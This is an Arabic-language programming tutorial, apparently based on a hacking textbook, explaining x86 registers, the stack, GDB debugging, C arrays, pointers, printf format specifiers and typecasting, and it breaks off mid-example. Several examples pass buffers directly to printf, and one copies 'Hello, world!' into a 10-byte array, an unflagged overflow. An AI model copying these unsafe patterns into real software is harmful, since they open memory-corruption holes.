إنها مساحة تخزين صغيرة داخل ال CPU وتُعدْ أسرع طريقة يستخدمها للوصول والتعامل مع ال Data.

A small amount of storage on the CPU and is the fastest method for a CPU to access data.

يُمكنُك رؤية الكثير من التفاصيل، كما يمكنك الوقوف داخل ال Compiled Program ومُراقبة ال memory المُخصصة لبرنامجك وترى بِعَينَيك أوضاع ال Registers أثناء عمل البرنامج، إنها وظيفة ال "Debugger".

ما هذا ال Debugger..؟

مِثلما يَستَخدِم الكيميائي الميكرسكوب لفحص العينات، يَقوم المُبرِمج باستخدام الميكرسكوب أيضاً، لَكِنّهُ سيتفحص به برنامجه، يُمكِنُكَ الوقوف على أي سطر بَرمَجي تُريدُه ومُراقبة تأثيرهُ على الجهاز، كَما يُمكنُك تغيير القِيَم والمُتَغيرات.. وغيرها من الأمور الشيقة!.

سنقوم في الباب الثالث بإذن الله باستخدام ال "GDB Debugger" مع أحد البرامج وفحص ال Registers المُخَصَّصَة لهُ واستخراج بعض الأخطاء البرمجية واستغلالها في اختراق البرنامج!. بينَما سنكتفي حالياً بشرح بعض الأساسيات المُتعلقة بال Registers.

سَنَقوم بَوضع مِثال لِبَرنامَج تَمَّ فَتحه باستخدام GDB debugger ونقوم بِعَمَل Breakpoint عند ال main( ) لنُشاهِد وَضع ال Registers أثناء تَشغيل البرنامج. لاحظ أن ال main( ) هي أول ما يَتِم قِراءته في البَرنامَج.. ولكِن مَهلاً!

ماذا نستفيد مِن هذا ال Breakpoint..؟

"it gives you the ability to halt a process that is being debugged"

ولِماذا نقوم بِعَمَل halt لل process..؟

By halting a process, you are able to inspect variables, stack arguments, and memory locations.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library
"/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main

Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/reader/booksrc/a.out
Breakpoint 1, 0x0804837a in main ()
(gdb)     info     registers

eax          0xbffff894                   -1073743724
ecx          0x48e0fe81                   1222704769
edx          0x1 1
ebx          0xb7fd6ff4                   -1208127500
esp          0xbffff800                   0xbffff800
ebp          0xbffff808                   0xbffff808
esi          0xb8000ce0                   -1207956256
edi          0x0 0
eip          0x804837a                    0x804837a <main+6>
eflags       0x286            [ PF SF IF ]
cs           0x73       115
ss           0x7b       123
ds           0x7b       123
es           0x7b       123
fs           0x0 0
gs           0x33 51
```

لاحظ أول أربعة Registers ظهروا عِند بِداية عَمَل البَرنامَج، هُم على الترتيب:

(EAX, ECX, EDX, and EBX)

يُطلَق عَليهم General Registers يَستَخدِمهُم ال CPU في أُمور عِدّة، أهمها أنهم يُعتبروا "temporary variables" يَستَخدِمهُم ال CPU أثناء تنفيذه لل Instructions.

مايلي توضيح مُختَصَر لِكُلٍ مِنهُم:

EAX

يُطلَق عَليها أيضاً Accumulator register تقوم بإجراء بَعض العَمَليات الحِسابية مثل الجمع والطرح و المقارنة، وأيضاً الضرب والقِسمَة، وأهَم ما يُمَيِّزها أنها تُعَد مكان تخزين ال return values.

هل تتذكَّر هذا ال return value..؟

لقد تحدثنا عنهُ في فقرة ال "Functions"، إذاً.. يُمكننا التأكد من اكتمال أداء function بِعَينِها عَن طَريق فَحص مُحتَوى ال EAX، كَما يُمكِنُنا مَعرِفَة القِيمة الفِعلية لهذا ال return value.

ECX

نُطلِق عليها "Count register or Counter"، لأنها تُستَخدَم في ال Looping operations.

EDX

هذه يُطلَق عليها Data register، وتُعَدْ امتداد لل EAX أي أنها تدعمها في حالة تخزين كمية أكبر من ال data أثناء إجراء الحسابات الأكثر تعقيداً!.


EBX

وأخيراً.. Base register، لم تُصَمَّم لِوَظيفة بِعَينِها، لَكِنها تُستَخدَم كَمِساحة إضافية للتخزين.

ثم يظهر لنا نوعين جديدين من ال Registers وهم:

ESP and EBP

Stack Pointer و Base Pointer يتم استخدامهم لإدارة عملية ال function calls والتعامُل مع ال Stack.



سنتعرض لهم بمزيد من التفصيل في الباب الثالث.

ولكِن ماهذا ال Stack ؟

يبدو أنها structure يقوم بالاحتفاظ بالبيانات التفصيلية الخاصة بال function calls، وتعتمد مبدأ ال (FILO) ويعني "First In Last Out"

كما يظهر بالشكل، نُطلِق على عملية إرسال البيانات إليها ب"Push" وعملية استخراج البيانات منها ب "Pop".

سأوضِّح لك عملية function call بالأسفل لتُشاهِد كَيفَ يَتِم إرسال البَيانات إلى ال Stack. وبوجه عام.. تقوم ال Stack بثلاثة أمور رئيسية هي:

Stores information about how a function is called, the parameters it takes, and how it should return after it is finished executing.


هذا مِثال لِعَمَلية إجراء function call، سنَرى مَعاً دور كُلاً مِن ال (ESP and EBP)، هذه هي الصيغة المُستَخدَمة لعمل call لل function المُسماة my_pencils( ) بلغة ال C:

```
int my_pencils (color_one, color_two, color_three);
```

وهكذا تَتِم عملية ال Call بال x86 Assembly:

```
push color_three
push color_two
push color_one
call my_pencils
```

وهذا هو شكل ال Stack frame، (لاحظ أن ال Argument الثالث تم وضعه أولاً في أسفل ال Stack)!، كما أنه دائماً ما تُشير ال ESP إلى ال (Top of Stack).



والآن سنقوم بإضافة سطر إلى هذه ال function كي نُشاهِد ما سَيَحدُث في ال Stack.

```
int my_pencils (color_one, color_two, color_3);
{
char uni_pen_color_one[10]
}
```

سنُلاحظ ظهور خانة أخرى فوق خانة ال Return address في ال stack، سيكون بها المُتغير (uni_pen_color_one) وسينتقل ال Stack pointer للاشارة إليها، لِأنهُ يُشير دوماً إلى ال "Top of Stack".

سنكتفي بهذا القدر حالياً. لنعود إلى ال Registers الآخرى:

ESI and EDI

- (ESI) Source Index, holds the location of the input data stream.
- (EDI) Destination Index, points to the location where the result of a data operation is stored.

ولِتَسهيل عَمَلية التَذكُّر:

- ESI is used when we need to read data from something.
- EDI is used when we want to write data in somewhere.

EIP

يُطلَق عَليها Instruction Pointer لأنها تُشير إلى ال Instruction الحالية التي يقوم ال CPU بِقِرائتِها. يُمكِنُكَ تَخيُّلها بِشَخص يَضَع إصبعه على كُل كَلِمَة يَقرَأها أثناء قرائته لِمجلة أو موضوعٍ ما، كذلك ال processor يستخدم إصبعه الخاص وهو ال EIP ليقرأ كل Instruction يَجري تَنْفيذهُ. هذه من ال registers التي ستوليها اهتمامك أثناء عملية ال Debugging.

إلى هُنا نكون قد أنهينا هذا الفاصل.. هيا لِنَعود من جديد لِنَستكمِل الأساسيات البَرمجية..

Arrays

إنها مجموعة من العناصر عددها *n* ذات data type محددة تتموضع داخل ال Memory.

"Is a list of *n* elements of a specific data type"، أيضاً يُطلَق عليها "Buffers".

مايلي مثال يوضح لنا ال character array:

```
#include <stdio.h>

int main()
{
  char str_a[20];
  str_a[0]    = 'H';
  str_a[1]    = 'e';
  str_a[2]    = 'l';
  str_a[3]    = 'l';
  str_a[4]    = 'o';
  str_a[5]    = ',';
  str_a[6]    = ' ';
  str_a[7]    = 'w';
  str_a[8]    = 'o';
  str_a[9]    = 'r';
  str_a[10]   = 'l';
  str_a[11]   = 'd';
  str_a[12]   = '!';
  str_a[13]   = '\n';
  str_a[14]   = 0;
  printf (str_a);
}
```

وهذا شكل البرنامج عند عمل compile له باستخدام GCC:

```
reader@hacking:~/booksrc $ gcc -o char_array char_array.c
reader@hacking:~/booksrc $ ./char_array
Hello, world!
reader@hacking:~/booksrc $
```

جيد!..

لدينا ملاحظة بسيطة.. لقد قُمنا بحجز buffer مساحته تتسع ل 20 حرف، أي أنه تم تخصيص 20 bytes لنا. لكِننا ملأنا فقط (12 bytes) منهم!، أيضاً آخر حرف كان (0) ..يُطلق عليه "null byte" ويُستَخدَم لإخبار ال functions التي تتعامل مع هذه ال array بأن تتوقف عن القراءة عند ظهور هذا ال null byte ويتم إهمال باقي ال buffer وكأنه غير موجود.

ولكن هل يُفتَرَض بِي أن أكتب كُل حرف بهذه الطريقة البائِسَة عِند رَغبَتي بإدخال string؟

بالطبع لا!، سنستخدم Library تُسمَّى string.h وهِيَ سَتَقوم لَنا بِهَذِه الأعمال، دَعنا نَضْرِب مِثال: سوف نكتُب الجُمَل التي نُريد، ثم نطلب من أحد ال functions التي خُصِّصَت للتعامل مع ال strings أو ال Arrays بنسخ ما كتبناه ووضعه داخل ال buffer، دعنا نُجَرِّب هذه ال function الرائعة التي لا يستخدمها أحد حالياً، لأنهُ بذلك يُعَرِّض برنامجه لهجوم ال Buffer overflow بكل بساطة! ☺.. إنها ( )strcpy.. لاحِظ أنها تقوم بالنسخ كالتالي: strcpy (destination, source)

يقوم الكود التالي بنسخ العبارة `Hello, world!` إلى ال buffer المُسمَّى `str_a` ثُم طباعته.

```
#include <stdio.h>
#include <string.h>
int main() {
      char str_a[20];
      strcpy (str_a, "Hello, world!\n");
      printf (str_a);
}
```

Signed and Unsigned

عندما نتحدث عن ال numerical values فنحن نعني الأعداد التي يتم تخزينها في ال memory بالنظام الثنائي، وهي إما أن تكون Signed أي (موجبة أو سالبة)، أو Unsigned أي (موجبة فقط). نقوم بتعريف هذا المُتغير كالتالي: "unsigned int"، أيضاً يُمكننا التَحَكُّم بالمِساحة المُخَصصَة لِهذا ال Numerical variable سواءً بالزيادة أو بالنُقصان وذلك بإضافة short or long قَبله.

توجد function في لغة ال C تسمى sizeof( ) ..وظيفتها تحديد مساحة أي data type نريده. لنُجرِّب هذه ال function كي نتعرَّف على مساحة بعض المُتغيرات المُهمة:

```
#include <stdio.h>
int main() {
	printf("The 'int' data type is\t\t %d bytes\n",
		sizeof(int));
	printf("The 'unsigned int' data type is\t %d bytes\n",
		sizeof(unsigned int));
	printf("The 'short int' data type is\t %d bytes\n",
		sizeof(short int));
	printf("The 'long int' data type is\t %d bytes\n",
		sizeof(long int));
	printf("The 'long long int' data type is %d bytes\n",
		sizeof(long long int));
	printf("The 'float' data type is\t %d bytes\n",
		sizeof(float));
	printf("The 'char' data type is\t\t %d bytes\n",
		sizeof(char));
 }
```

لاحظ معي أننا استخدمنا printf( ) لتقوم بطباعة شيء ما على الشاشة:

لقد استخدمنا ما يسمى بال format specifier وهي %d لتقوم بعملية العرض كما يلي:

سيقوم هذا الكود بعرض مساحة ال data types التي قمنا بإدخالها له كما هو موضح.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
The 'int' data type is                          4 bytes
The 'unsigned int' data type is                 4 bytes
The 'short int' data type is                    2 bytes
The 'long int' data type is                     4 bytes
The 'long long int' data type is                8 bytes
The 'float' data type is                        4 bytes
The 'char' data type is                         1 bytes
reader@hacking:~/booksrc $
```

Pointers

تَذَكَّر أنَّ ال (EIP register) هِيَ عِبارة عَن pointer يُشير إلى ال current instruction أثناء عَمَل البرنامج وذلك لاحتوائها على ال memory address الخاص بِهَذِه ال instruction.

أثناء التَعامُل مَعَ ال memory نَحتاج باستمرار لِعَمَليات النّسخ للبيانات التي يَتِم استخدامها بواسطة ال functions، وبالتالي فليس مِنَ الحِكْمَة تكرار نسخ البيانات داخل ال memory لكل function نستدعيها، لأنه يتطلب حجز مساحة ال destination (التي سيتم نسخ ال data إليها) في ال memory قبل البدء بِعَمَلية النّسخ!. سَيَكون الأمر مُهلِكاً لل memory ومستهلكاً لها!. بدلاً من ذلك يُمكننا استخدام ال pointer لنتحرك بِهِ بكُل حُرّية داخل ال memory عن طريق الإشارة إلى عناوين ال blocks.

We use pointers to point to the address of the beginning of that block of memory.
Pointers are 32 bits in size (4 bytes), and is defining by putting (*) to the variable name.

دعنا نأخذ مثال:

```
#include <stdio.h>
#include <string.h>

int main() {
    char str_a[20];        // A 20-element character array
    char *pointer;         // A pointer, meant for a character array
    char *pointer2;        //  another one
    strcpy(str_a, "Hello, world!\n");
    pointer = str_a;       // Set the first pointer to the start of the array.
    printf(pointer);
    pointer2 = pointer + 2; // Set the second one 2 bytes further in.
    printf(pointer2);      // Print it.
    strcpy(pointer2, "y you guys!\n"); // Copy into that spot.
    printf(pointer);   // Print again.
}
```

مايلي نتائج هذا الكود:

```
reader@hacking:~/booksrc $ gcc -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Hello, world!
llo, world!
Hey you guys!
reader@hacking:~/booksrc $
```

قُمنا بِنَسخ "!Hello, world" وَوَضَعناها داخِل str_a، ثُمَّ جَعَلنا pointer يُشير إليها بَعد أن قُمنا بِتَعريفه فوق على أنه "char pointer points to char array"، ثُم جَعلنا pointer2 يُشير إلى (pointer + 2bytes) بمعنى أنه سيقفز مقدار حرفين ليتجاهل He، وعند استخدام ( )printf لِعرض هذا ال pointer2 سيظهر لنا "!llo, world". ثم قُمنا بِنسخ عِباره أُخرى هِيَ "!y you guys"، ووضعناها حيثُ يُشير ال pointer2. هذا يعني أنهُ سَيَحدُث تَعديل في هذه ال String بأن سيتم استبدال "!llo, world" بالعبارة "!y you guys".

ولكن أين يُشير هذا ال pointer2 ..؟

إنهُ يُشير إلى بداية ال byte الثالث في ال "str_a". تذكر أن pointer يُشير إلى بداية "str_a"، ونَحنُ هُنا تَركنا أول 2 bytes بِها دونَ تَعديل، وهم "He"، ثُمَّ نَسخنا عِبارة جَديدة!، ستبدأ من ال byte الثالث في هذه ال character array، وأخيراً طلبنا من ال ( )printf عَرْض ال array التي يشير إليها هذا ال pointer باستدعاؤه، فتكون النتيجة "!Hey you guys".

مُلاحَظَة صغيرة:

تَذَكر أن ال integer ذاته يَقَع في مَكانٍ ما داخل ال memory، ولنَفرِض أنَّ ال address الخاص بِهِ داخل ال memory هو 0xbffff8a ثُمَّ قُمنا بتعريف pointer وجَعَلناه يُشير إلى هذ ال int، هذا ال pointer عندما نستدعيه باستخدام الدالة ( )printf سيعرض لنا عنوان ال memory الذي يقع هذا ال int بداخله، وهو 0xbffff8a. يُمكِنُنا طباعة هذا العنوان (the memory address of a variable) أيضاً بطريقة أخرى!:

باستخدام "the address-of operator" يُرمَز لهُ بعلامة (&). فعِندَ استخدام &int داخل ال ( )printf سَيُعطي لَنا 0xbffff8a أيضاً!.

والآن.. كيف سيكون ال return عند استخدام (&) مع أحد المتغيرات؟؟:

The address of that variable, instead of the variable itself .

مايلي مثال لُمتغير نقوم بطباعة ال Address الخاص به بصيغة ال Hex وباستخدام ال "& operator"

```
int A = 7;
printf("variable A is at address: %08x\n", &A);
```

ولكن ماذا إن وَضَعْنا هذا ال "&" قَبْلَ ال pointer..؟

بِما أنهُ يَقوم بِعَرْض ال" address-of"، سَيَقوم بِعَرْض ال "Address-of that pointer" بَدَلاً مِن ال address الذي يُشير إليه هذا ال pointer!.

هيا لنقوم بتفكيك هذا الإشكال في المثال التالي:

مايلي كود تَم عَمَل debug له باستخدام GDB Debugger

```
reader@hacking:~/booksrc $ gcc -g addressof.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library
"/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list


1 #include <stdio.h>
2
3   int main() {
4   int int_var = 5;
5   int *int_ptr;
6
7   int_ptr = &int_var;    // Put the address of int_var into int_ptr.
```

```
8 }
(gdb) break 8
Breakpoint 1 at 0x8048361: file addressof.c, line 8.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Breakpoint 1, main () at addressof.c:8
8 }
(gdb) print int_var هنا نطلب عرض قيمة أو محتوى المتغير
$1 = 5
(gdb) print &int_var هُنا طلبنا عَرض عنوان ال block of memory الذي يحمل هذا المتغير وليس قيمته
$2 = (int *) 0xbffff804
(gdb) print int_ptr هُنا طلبنا عرض مايَحويهِ هذا ال pointer وهو (مكان المُتغير الذي يُشير إليه)
$3 = (int *) 0xbffff804
(gdb) print &int_ptr وهُنا طَلبنا عَرض مكان هذا ال pointer في حد ذاته داخل الميموري!
$4 = (int **) 0xbffff800
(gdb)
```

سنعاود الحديث عن ال pointers في فقرة ال Typecasting..

Format Strings

كما نعلم أن printf( ) يتم استخدامها لطباعة مانُريده على الشاشة، وهُناك استخدامات أخرى لُها، فَيُمكننا إدراج ال format strings بداخِلها لِتقوم بإظاهر نَتائِج المُتغيرات بِصِيغ مُختلفة.

"This function can use format strings to print variables in many different format"

مايلي بعض أشكالها.

Parameter	Output Type
%d	Decimal
%u	Unsigned decimal
%x	Hexadecimal
%s	String
%n	Number of bytes written

أول ثلاثة في الجدول هُمْ format parameters تقوم بِعرض ال "data" بِصِيَغ مُختلفة حسب الحاجة. توجد أنواع أخرى من ال format strings يُمكِننا استخدامها لِعَرْض data وال "address-of-data" في نفس الوقت. في المِثال التالي سنَستَخدِم ال (%s) لِطباعة ال string حتى تَصِل إلى ال null character، ثُمَّ نقوم باستخدام الصِيغَة (%x) لِطِباعَة ال "address-of that string in the memory".

أيضاً سنستخدم (%08x) مع ال "dereferencing operator" وهو (&) لِعَرض address-of لُمتغير نوعه integer في آخر سطر في الكود.

ولكن ماذا تعني الصيغة (%08x) ؟.

تعني اطبع لي 8 bytes بصيغة hexadecimal.

ولماذا وَضَعْنا صفر قَبل الرقم 8 (%08x)..؟

سأُخبِرُك عقب المثال التالي:

```
#include <stdio.h>

int main() {

    char string[10];
    int A = -73;
    unsigned int B = 31337;
    strcpy(string, "sample");

// Example of printing with different format string
    printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
    printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
    printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n",
           B, B, B);
    printf("[string] %s Address %08x\n", string, string);

// Example of unary address operator (dereferencing) and a %x format string
    printf("variable A is at address: %08x\n", &A);
}
```

لنُشاهِد نتائج هذا الكود الرائع:

```
reader@hacking:~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking:~/booksrc $ ./fmt_strings
[A] Dec: -73,  Hex: ffffffb7,  Unsigned: 4294967223
[B] Dec: 31337,  Hex: 7a69,  Unsigned: 31337
[field width on B] 3: '31337',  10: '     31337',   '00031337'
[string] sample Address   bffff870
variable A is at address:   bffff86c
reader@hacking:~/booksrc $
```

ماهذا الذي يحدث! ☺..

أول نتائج كانت تَخُص عَرْض المُتغير A بثلاث صيغ..

ثُمَّ قُمنا في السطر الثاني بِعَرض المُتغَير B أيضاً بِثَلاثة صِيَغ.. وتَذكَّر أن Unsigned لا تَعْرِض قِيَم سالبة!..

ثُمَّ نأتي للسطر الثالث وهو ال "field width on B":

هُنا عِندَما نكتُب رقم بِجانِب ال %u فنحنُ نقصِد تخصيص حد أدنى من المساحة للمخرجات، فمثلاً وضع %3u نقصد بها.. يَجِب ألا تَقِل مساحة المُخرجات عن 3 bytes.. ولكِن في حالتنا هُنا.. نحنُ نمتلِك 5 bytes.. إذاً سنقوم بعمل expand للمساحة.. لأن الشرط حدد لنا الحد الأدنى فقط!.. ثُمَّ طَلَبْنا مِنهُ إظهار الناتج بحد أدنى في مساحة 10، هُنا سيقوم بِملئ باقي المساحة ب spaces كما تلاحظ '31337 ' بأنه وَضَعَ لَنا خمس مَسافات ثُمَّ خَمسة أرقام!.

في الطلب الثالث حددنا له %08x بما أننا وضعنا رقم zero قبل ال 8 فنحن نُريد عَمَل padding بِقِيَم 0 ..فقط لِمَلئ باقي ال 8 bytes بأصفار وذلك لأننا نَعْرِض القِيمة بال Hex !. فتكون المُخرَجات كَما تَرى: '00031337' لقد وَضَعَ لَنا ثلاثة أصفار ثُمَّ ال خَمسَة أرقام لِتكتَمِل ال 8 bytes.

توجد function أخرى تنتمي لِعائِلة ال Standard Input/Output functions نَوَدْ أن تَتَعرّف عليها، إنها Scanf( )، وتُشْبِه printf( ) في الوظيفة إلا أنها تتعامل مع المُدخلات بينما تتعامل الأخرى مع المُخرجات!. من خصائصها أيضاً أنها تتعامل مع ال "address of variables" عِوضاً عن ال variables ذاتها، بمعنى أنك ستقوم بِتَعريف المُتَغير int var مثلاً، ثُمَّ عِند رغبتك بإدخاله إلى scanf( ) ستُدخِلهُ كالتالي "&var".

هيا لِنُشاهد مِثال على ذلك:

```
#include <stdio.h>
#include <string.h>

int main() {

    char message[10];
    int count, i;
    strcpy(message, "Hello, world!");
    printf("Repeat how many times? ");
    scanf("%d", &count);
    for(i=0; i < count; i++)
       printf("%3d  -  %s\n", i, message);
}
```

كما ترى فإن ( )scanf ستنتظر مِنا decimal value ولكنها لن تتعامل مع المُتغير نفسه "count"، بل ستتعامل مع ال "address of count in memory".

ولهِذا قُمنا بِعَمَل declare للمُتغير count فَوْق ثُم أدخلناه إليها باستخدام ال "dereferencing operator".

أيضاً عَرَّفنا مُتغير آخر (i) كي يسمح لنا بِعَمَل تكرار لل string بناءً على عدد المرات التي سَنَقوم بِتَحديدها بعد ظهور الرسالة "Repeat how many times".

مايلي النتائج:

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Repeat how many times? 3
0 - Hello, world!
1 - Hello, world!
2 - Hello, world!
```

```
reader@hacking:~/booksrc $ ./input
Repeat how many times? 12
0 - Hello, world!
1 - Hello, world!
2 - Hello, world!
3 - Hello, world!
4 - Hello, world!
5 - Hello, world!
6 - Hello, world!
7 - Hello, world!
8 - Hello, world!
9 - Hello, world!
10 - Hello, world!
11 - Hello, world!
reader@hacking:~/booksrc $
```

بهذا أظن أنه قد استقرت في أذهاننا أساليب استخدام ال format strings، سننتقل الآن لمفهوم جديد هو ال Typecasting.

Typecasting

هو عِبارة عن طريقة مُؤقتة لتغيير ال data type الخاص بمُتغيرٍ ما، بغض النظر عن نوعه أثناء تعريفنا إياه. يَفهَم ال compiler أنهُ سيتعامل مَع هذا المُتغير بِناءً على ال new type المُعطى لهُ.. فقط لِهَذه العملية.

تكون صيغته كما يلي:

```
(typecast_data_type) var
```

لنأخذ مثال:

```
#include <stdio.h>

int main() {
     int a, b;
     float c, d;
     a = 13;
     b = 5;
     c = a / b;     // Divide using integers.
     d = (float) a / (float) b; // Divide integers typecast as floats.

     printf("[integers]\t a = %d\t b = %d\n", a, b);

     printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

النتائج:

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out
[integers] a = 13        b = 5
[floats]   c = 2.000000  d = 2.600000
reader@hacking:~/booksrc $
```

كما ترى فإن ناتج القسمة في حالة استخدام ال int سيكون 2 فقط، والآن.. لو طلبنا ال mod هل تعلم ماذا سيكون الناتج ؟.

هُناك مُلاحظة تَخُص ال Pointers أثناء تَعامُل ال compiler معه.. فإنه يحتاج أن تكون ال pointers مُحَدَّدَة.. فمثلاً:

"An integer pointer should point to integer data, while a character pointer should only point to character data".

وبصورة عامة.. يشغل ال integer مساحة قدرها 4 bytes، بينما يشغل ال char مساحة 1 byte.

Size of an int is 4 bytes on most architectures, and the size of a char is 1 byte.

لِنَأخُذ مِثال آخَر!:

ستُلاحظ استخدام format parameter جديد.. وهو(%p) داخل ال ( )printf لِعرض مُحتويات ال pointer، هذا ال (%p) يُشبه تماماً الصيغة (0x%08x) بِمَعنى أننا نُريد عرض النتائج بال Hexadecimal، وهي الصيغة المُناسبة لِعَرض ال memory address.

```
#include <stdio.h>
int main() {
 int i;
 char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
 int int_array[5] = {1, 2, 3, 4, 5};
 char *char_pointer;
 int *int_pointer;
 char_pointer = char_array;
 int_pointer = int_array;
 for(i=0; i < 5; i++) {        // Iterate through the int array with the int_pointer.
    printf("[integer pointer] points to %p, which contains the integer
           %d\n", int_pointer, *int_pointer);
    int_pointer = int_pointer + 1;
}

for(i=0; i < 5; i++) {         // Iterate through the char array with the char_pointer.
    printf("[char pointer] points to %p, which contains the char
           '%c'\n", char_pointer, *char_pointer);
    char_pointer = char_pointer + 1;
}
}
```

كما ترى فقد قُمنا بِتَعريف نَوعَين مِنَ ال arrays تحتويان على خَمسة عَناصِر، ثُمَّ عَرَّفنا two pointers كُل منهم يُشير إلى ال array المُناظرة له (char_pointer = char_array;).

ثم قمنا بالدخول إلى دالة for لنجعل ال pointer يدور داخلها بدءاً من الرقم 1 حتى الرقم 5.. سيقوم بطباعة أمرين:

- الأول هو ال "address of that number in memory" حيثُ أن ال pointer سَيُشير إلى عنوان الرقم المطلوب داخل الميموري! وذلك بِمُجرد استدعاء لل pointer كالتالي:

```
printf("[integer pointer] points to %p\n", int_pointer);
```

- والثاني هو الرقم ذاته الذي يشير إليه ذلك ال pointer، وذلك ببساطة، بأن نستدعي ال pointer أيضاً لكن سنضع قبله (*) وكأننا نقول له "أَخرِج لنا ما يحويه هذا ال block الذي تُشير إليه"!.

وها هِيَ الصيغة:

```
printf("[integer pointer] points to %d\n", *int_pointer);
```

لاحظ أنه بعد أن يبدأ ال pointer بِعَرض ال address ثُمَّ بِعَرض مُحتواه، سَيَنتقل إلى instruction التالية داخل دالة for وهي:

```
int_pointer = int_pointer + 1;
```

أي أُنه سَيَنتقِل لِيُشير إلى ال address التالي داخِل المصفوفة، حيثُ يَتواجَد الرقم 2..

إذاً.. كَم byte سَيَقوم بِقَفزِها؟..

وبعد زيادة قيمة ال pointer سيزداد العَدَّاد ++i، ..نُكَرِّر العَملية إلى أن نَصِل إلى الرقم 5. ثُمَّ نَخْرُج بعدها خارِج الدالة!. ثُمَّ ننتقل إلى مَصفوفة ال characters ونُكَرِّر ما شرحناه.

نتائج الكود:

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
reader@hacking:~/booksrc $
```

لاحظ أن ال integer pointer يزداد بمقدار "4 bytes". فمثلاً انتقلنا من العدد 8 الى الحرف C وذلك بالمرور على الأرقام: 9, A, B, C، وهذا لأننا نتعامل بنظام ال Hexadecimal حيث آخر حرف مُتاح هو f، وبعدها يعود إلى الصفر، كما الحال في الانتقال من 0xbffff7fc إلى 0xbffff800. وفي المُقابل يزداد ال character pointer بمقدار "1 byte" كما يظهر.

هذه الأسطر تُلخِّص لك ماوُرِدَ في المثال السابق:

A char is 1 byte, an int is (typically) 4 bytes. When you increment a pointer, you increment by the size of the data being pointed to. So, when you increment a char*, you increment by 1 byte, and when you increment an int*, you increment 4 bytes.

Command Line Arguments

نستخدم هذا النوع من المدخلات في حالة البرامج التي لا تحتوي على GUI حيث لا تحتاج إلى أي Interaction في الغالب من قِبَل ال users بعد أن يبدأ البرنامج بالعمل، فهي لا تستقبل ال inputs عبر دالة ال scanf( ) التقليدية، ولكن يمكنك إضافة ال arguments التي تود أن يستقبلها البرنامج بأن تقوم بكتابتها بعد إسم البرنامج، حيثُ يُعتبر إسم البرنامج argument [0] ثم يأتي بعدها ما تُدخِلُهُ أنت. نستخدم هذا النوع من المدخلات بشكل ملحوظ في بيئة ال DOS و Linux Terminal.

سنقوم بتعريف ال arguments في ال main( ) لأنها أول Function يُشير إليها ال EIP عند بداية عمل البرنامج، المهم.. سنقوم بإضافة integer يُعتبَر كعَدَّاد لِتَحديد عدد ال Arguments المُراد إدخالها..

ثُم "pointer to an array of strings"، هذه ال array ستكون ال arguments ذاتها.

هذه هي صيغتها:

```
int main(int argc, char *argv[])
```

لِنُعطي مثال:

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) {

   int i;
   printf("There were %d arguments provided:\n", arg_count);
   for(i=0; i < arg_count; i++)
